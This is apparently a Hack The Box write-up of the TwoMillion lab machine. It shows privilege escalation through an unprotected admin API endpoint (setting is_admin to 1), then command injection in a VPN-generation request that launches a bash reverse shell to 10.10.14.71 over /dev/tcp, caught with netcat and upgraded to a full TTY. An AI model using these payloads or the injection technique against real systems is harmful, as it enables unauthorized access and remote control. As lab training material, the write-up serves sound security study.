
Username: bravosec

E-Mail: bravosec@bravosec.htb

Password: ••••••••

Confirm password: ••••••••

After login




Hack The Box is an online platform allowing you to test and advance your skills in cyber security. Use it responsibly and don't hack your fellow members...

⚠ Important Announcement: We are currently performing database migrations. For this reason some of the website's features will be unavailable. We apologize for the inconvenience.

API Broken Access Control to admin


Head to API documents



```
v1:
  user:
    GET:
      /api/v1:                          "Route List"
      /api/v1/invite/how/to/generate:   "Instructions on invite code generation"
      /api/v1/invite/generate:          "Generate invite code"
      /api/v1/invite/verify:            "Verify invite code"
      /api/v1/user/auth:                "Check if user is authenticated"
      /api/v1/user/vpn/generate:        "Generate a new VPN configuration"
      /api/v1/user/vpn/regenerate:      "Regenerate VPN configuration"
      /api/v1/user/vpn/download:        "Download OVPN file"
    POST:
      /api/v1/user/register:            "Register a new user"
      /api/v1/user/login:               "Login with existing user"
  admin:
    GET:
      /api/v1/admin/auth:               "Check if user is admin"
    POST:
      /api/v1/admin/vpn/generate:       "Generate VPN for specific user"
    PUT:
      /api/v1/admin/settings/update:    "Update user settings"
```

Check if some admin functions have broken access control


Go to http history send the manually visited request to repeater and change request method to `PUT`



```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 05 Jul 2023 03:40:36 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 53

{
  "status":"danger",
  "message":"Invalid content type."
}
```


Add content type : `json`



```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Content-Type: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 05 Jul 2023 03:41:19 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56

{
  "status":"danger",
  "message":"Missing parameter: email"
}
```


Add required parameters: `email` , `is_admin`



```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Length: 56

{
  "email":"bravosec@bravosec.htb",
  "is_admin":1
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 05 Jul 2023 05:43:10 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 44

{
  "id":13,
  "username":"bravosec",
  "is_admin":1
}
```

Confirmed that I'm admin now




```
GET /api/v1/admin/auth HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 05 Jul 2023 03:46:27 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 16

{
  "message":true
}
```

> This vulnerability can be mapped to **WSTG-ATHZ-02 : Testing for Bypassing Authorization Schema** using WSTG - v4.2

Command Injection

It's probably using bash command to generate VPN, try command injection




```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Length: 24

{
  "username":";id #"
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 05 Jul 2023 06:35:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 54

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Get reverse shell

```
;/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.71/1111 0>&1' #
```

> Alternative way to inject: `$(/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.71/1111 0>&1')`



```
{
  "username":
  ";/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.71/1111 0>&1' #"
}
```

```
┌──(kali㉿kali)-[~/htb/TwoMillion]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.71] from (UNKNOWN) [10.10.11.221] 58282
bash: cannot set terminal process group (1157): Inappropriate ioctl for device
```

```
bash: no job control in this shell

www-data@2million:~/html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@2million:~/html$ ^Z
zsh: suspended  nc -lvnp 1111

┌──(kali㉿kali)-[~/htb/TwoMillion]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1111
```

```
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Jul  5 06:30 .
drwxr-xr-x  3 root root 4096 Jun  6 10:22 ..
-rw-r--r--  1 root root   87 Jun  2 18:56 .env
-rw-r--r--  1 root root 1237 Jun  2 16:15 Database.php
-rw-r--r--  1 root root 2787 Jun  2 16:15 Router.php
drwxr-xr-x  5 root root 4096 Jul  5 06:30 VPN
